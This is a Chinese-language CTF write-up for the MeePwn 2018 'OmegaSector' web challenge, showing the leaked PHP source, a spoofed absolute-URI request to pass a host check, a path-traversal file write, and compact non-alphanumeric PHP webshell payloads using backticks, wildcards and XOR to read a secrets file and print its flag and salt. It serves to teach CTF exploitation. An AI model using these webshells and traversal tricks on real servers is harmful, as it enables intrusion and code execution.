OmegaSector-MeePwn-2018

茜さす / 2018-07-18 15:09:30 / 浏览数 4106 安全技术 CTF 顶(0) 踩(0)

题目信息

```
Wtf !? I just want to go to OmegaSector but there is weird authentication here, please help me
http://138.68.228.12/
```

见进去之后又是熟悉的二次元风格，ORZ....

初步的信息搜集，发现网页的源码里面存在注释,注释提示了请求的参数

```
<!-- is_debug=1 -->
<!-- All images/medias credit goes to nexon, wizet -->
```

带上参数请求地址

```
http://138.68.228.12/?is_debug=1
```

得到的网页中直接打印出了首页源码

```
<?php
ob_start();
session_start();
?>
   <html>
   <style type="text/css">* {
           cursor: url(assets/maplcursor.cur), auto !important;
       }</style>
   <head>
       <link rel="stylesheet" href="assets/omega_sector.css">
       <link rel="stylesheet" href="assets/tsu_effect.css">
   </head>

   <?php

   ini_set("display_errors", 0);
   include('secret.php');

   $remote = $_SERVER['REQUEST_URI'];
   // var_dump($remote);
   if (strpos(urldecode($remote), '..')) {
       mapl_die();
   }
   // var_dump(!parse_url($remote, PHP_URL_HOST));
   if (!parse_url($remote, PHP_URL_HOST)) {
       $remote = 'http://' . $_SERVER['REMOTE_ADDR'] . $_SERVER['REQUEST_URI'];
   }
   //var_dump($remote);
   $whoareyou = parse_url($remote, PHP_URL_HOST);
   //var_dump($whoareyou);


   if ($whoareyou === "alien.somewhere.meepwn.team") {
       if (!isset($_GET['alien'])) {
           $wrong = <<<EOF
<h2 id="intro" class="neon">You will be driven to hidden-street place in omega sector which is only for alien! Please verify y
<h1 id="main" class="shadow">Are You ALIEN??</h1>
<form id="main">
   <button type="submit" class="button-success" name="alien" value="Yes">Yes</button>
   <button type="submit" class="button-error" name="alien" value="No">No</button>
</form>
<img src="assets/taxi.png" id="taxi" width="15%" height="20%" />
EOF;
           echo $wrong;
       }
```

```
       if (isset($_GET['alien']) and !empty($_GET['alien'])) {
           if ($_GET['alien'] === '@!#$@!@@') {
               $_SESSION['auth'] = hash('sha256', 'alien' . $salt);
               exit(header("Location: alien_sector.php"));
           } else {
               mapl_die();
           }
       }

   } elseif ($whoareyou === "human.ludibrium.meepwn.team") {

       if (!isset($_GET['human'])) {
           echo "";
           $wrong = <<<EOF
<h2 id="intro" class="neon">hellu human, welcome to omega sector, please verify your credentials to get into the taxi!</h2>
<h1 id="main" class="shadow">Are You Human?</h1>
<form id="main">
   <button type="submit" class="button-success" name="human" value="Yes">Yes</button>
   <button type="submit" class="button-error" name="human" value="No">No</button>
</form>
<img src="assets/taxi.png" id="taxi" width="15%" height="20%" />
EOF;
           echo $wrong;
       }
       if (isset($_GET['human']) and !empty($_GET['human'])) {
           if ($_GET['human'] === 'Yes') {
               $_SESSION['auth'] = hash('sha256', 'human' . $salt);
               exit(header("Location: omega_sector.php"));
           } else {
               mapl_die();
           }
       }

   } else {
       echo '<h2 id="intro" class="neon">Seems like you are not belongs to this place, please comeback to ludibrium!</h2>';
       echo '<img src="assets/map.jpg" id="taxi" width="55%" height="55%" />';
       if (isset($_GET['is_debug']) and !empty($_GET['is_debug']) and $_GET['is_debug'] === "1") {
           show_source(__FILE__);
       }
   }

   ?>
   <body background="assets/background.jpg" class="cenback">
   </body>
   <!-- is_debug=1 -->
   <!-- All images/medias credit goes to nexon, wizet -->
   </html>
<?php ob_end_flush(); ?>
```

代码分析

通过分析泄露的源码，可以得到一些信息
FLAG应该是藏在`secret.php`里面。
首页本身应该并没有途径可以直接读取FLAG，但是存在两个可以跳转的页面`alien_sector.php`和`omega_sector.php`。

首先直接去访问这两个页面，发现报错。

仔细看下代码分支里设置了$_SESSION，跳转页面应该是验证了SESSION
alien_sector.php

```
$_SESSION['auth'] = hash('sha256', 'alien' . $salt);
```

omega_sector.php

```
$_SESSION['auth'] = hash('sha256', 'human' . $salt);
```


看来我们只能通过分支的判断，才能进入页面。

```
<?php
..

$remote = $_SERVER['REQUEST_URI'];

if (strpos(urldecode($remote), '..')) {
   mapl_die();
}

if (!parse_url($remote, PHP_URL_HOST)) {
   $remote = 'http://' . $_SERVER['REMOTE_ADDR'] . $_SERVER['REQUEST_URI'];
}

$whoareyou = parse_url($remote, PHP_URL_HOST);
```

通过if ($whoareyou === "alien.somewhere.meepwn.team")这里进行判断
$whoareyou是由$remote获取的，$remote则来自$_SERVER['REQUEST_URI']。
$_SERVER['REQUEST_URI']这里可以修改HTTP请求首行的URL进行控制


进入alien_sector.php

```
GET http://alien.somewhere.meepwn.team?alien=%40%21%23%24%40%21%40%40 HTTP/1.1
Host: 138.68.228.12
```



进入omega_sector.php

```
GET http://human.ludibrium.meepwn.team?human=YES HTTP/1.1
Host: 138.68.228.12
```



进去后可以发现两个页面均有表单，可以用做文件写入，提交后会有两个参数message和type。
message是文件写入的内容，type是文件写入的后缀名。
两个页面对message的长度进行了限制，不能超过40个字符，然后就是type这个后缀名还可以用来跨目录。
alien_sector.php这个页面提交的message内容限制为非数字和字母的字符，也就是外星语，2333.....
omega_sector.php这个页面提交的message内容限制为数字和字母，人话.....

```
POST /omega_sector.php HTTP/1.1
Host: 138.68.228.12
Content-Length: 34
Cache-Control: max-age=0
Origin: http://138.68.228.12
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,image/apng,*/*;q=0.8
Referer: http://138.68.228.12/omega_sector.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=8v67bckjser3us2d6fqebbsn13
Connection: close

message=Rai4over&type=/../rain.php
```

```
HTTP/1.1 200 OK
Date: Wed, 18 Jul 2018 05:38:21 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 873
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<style type="text/css">* {cursor:
url(assets/mapIcursor.cur), auto
!important;}</style>
<head>
  <link rel="stylesheet"
href="assets/omega_sector.css">
  <link rel="stylesheet"
href="assets/tsu_effect.css">
</head>


<h2 id="intro" >Saved in
human_message/5472eeceebbccf7f5679372950b09055.
/../rain.php</h2>
<h2 id="intro" class="neon">Its MesoRangers
Time!!!! Please cheer us via your letter
```

获取FLAG

这两个功能中，选择使用alien_sector.php这个外星人模块进行看起来更简单
毕竟使用非数字，字母的Webshell还是比较常见的，更容易突破限制。

php标签

php的标签<?php存在字母肯定不行，尝试<?发现不解析，没有开启段标签。
很蛋疼，卡了好久，查资料后发现<?=可以作为php标签。<?=的含义为<?php echo，是PHP 5.4.0以后的新特性
不管是否设置 short_open_tag php.ini 选项，<?= 将总是可用。
http://php.net/manual/zh/migration54.new-features.php
使用代码<?=$_='$$$';测试，成功输出$$$，引入php标签的问题就解决了，ORZ.....

通配符

因为40个字符长度的限制，导致以前逐个字符异或拼接的webshell不能使用。
这里可以使用php中可以执行命令的反引号` ` 和Linux下面的通配符?

- ？代表匹配一个字符

`cat ../secret.php>@#$` === `/bin/cat ../secret.php>@#$`，两者等价
然后将字母处全部换上通配符，`/???/??? ../???.???>@#$`。
最后我们加上php标签和反引号得到Payload如下

```
<?=$_=`/???/??? ../??????.???>@#$`;
```

发送请求如下，得到执行命令的`alien_message/rain.php`

```
POST /alien_sector.php HTTP/1.1
Host: 138.68.228.12
Content-Length: 61
Cache-Control: max-age=0
Origin: http://138.68.228.12
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://138.68.228.12/alien_sector.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=752fs9v4lo6qburqi2urksdeg1
Connection: close

message=<?=$_=`/???/??? ../??????.???>~!@`;&type=/../rain.php
```

再访问`rain.php`，得到重定向的文件`~!@`。
下载`~!@`后得到Flag`MeePwnCTF{__133-221-333-123-111___}`

```
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL&SOHNULNULBELNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNUL菜
NULNULNULNULNULiNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULEOTNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULSOHNULNULNULETXNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL?
NULNULNULNULNUL4SOHNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULSOHNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNUL<?php

$salt='G0g0_M3s0sr4ng3rS_1337';
$omega_sector_flag="MeePwnCTF{__133-221-333-123-111___}";
//Don't attack further after captured our flag, or we will find you and we will kill you... oops, i mean ban
you ^_^.

function mapl_die()
    {
        $wrong = <<<EOF
<body background="assets/wrong.jpg" class="cenback"></body>
EOF;
        die($wrong);
    }

?>
```


PS:看了下dalao，发现异或的Webshell也是可以，不用逐个字符串异或拼接，连载一起也可以

```
<?=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);
// equivalent to $_GET[_]($_GET[__]);
```


上一篇：Pwn2Own 2018 Safa... 下一篇：DHCP客户端脚本代码执行漏洞分析...

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板